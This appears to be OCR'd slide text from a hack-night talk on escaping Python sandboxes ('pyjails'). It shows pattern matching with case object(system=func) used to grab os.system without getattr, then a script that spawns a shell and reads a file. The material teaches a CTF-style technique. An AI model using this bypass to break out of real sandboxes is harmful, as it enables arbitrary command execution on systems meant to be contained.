
New features in the standard library:

Getattr recovery




```
[>>> a = Obj(x = 123)
[>>> match a:
[...     case object(x=b):
[...         print(b)
[...
123
>>>
```

Exploit weaponization



```
[>>> import os
[>>> match os:
[...     case object(system=func):
[...         func("echo hi")
[...
hi
0
>>> 
```

PWNED! Since 2021



```
[allen@10-18-248-5 hacknight 3:30 % python3 seventh.py
import os
match os:
  case object(system=func):
    func("sh")

#__EOF__
[sh-3.2$ cat important.txt
very important
sh-3.2$ 
```

NYU

In a Nutshell

To pwn pyjails, you need:

- Strings
- import/module manipulation
- Getattr

If you have access to all three, then the shell shall be yours.

In the Grand Scheme of Things

- Inter-Process Communication is impossible to get correctly and will be always prone to container escape
- Old codes might be susceptible to attack in newer environments, stressing on the importance of refactoring in software evolution
- Protect every attack surface

Practice Pyjails on Discord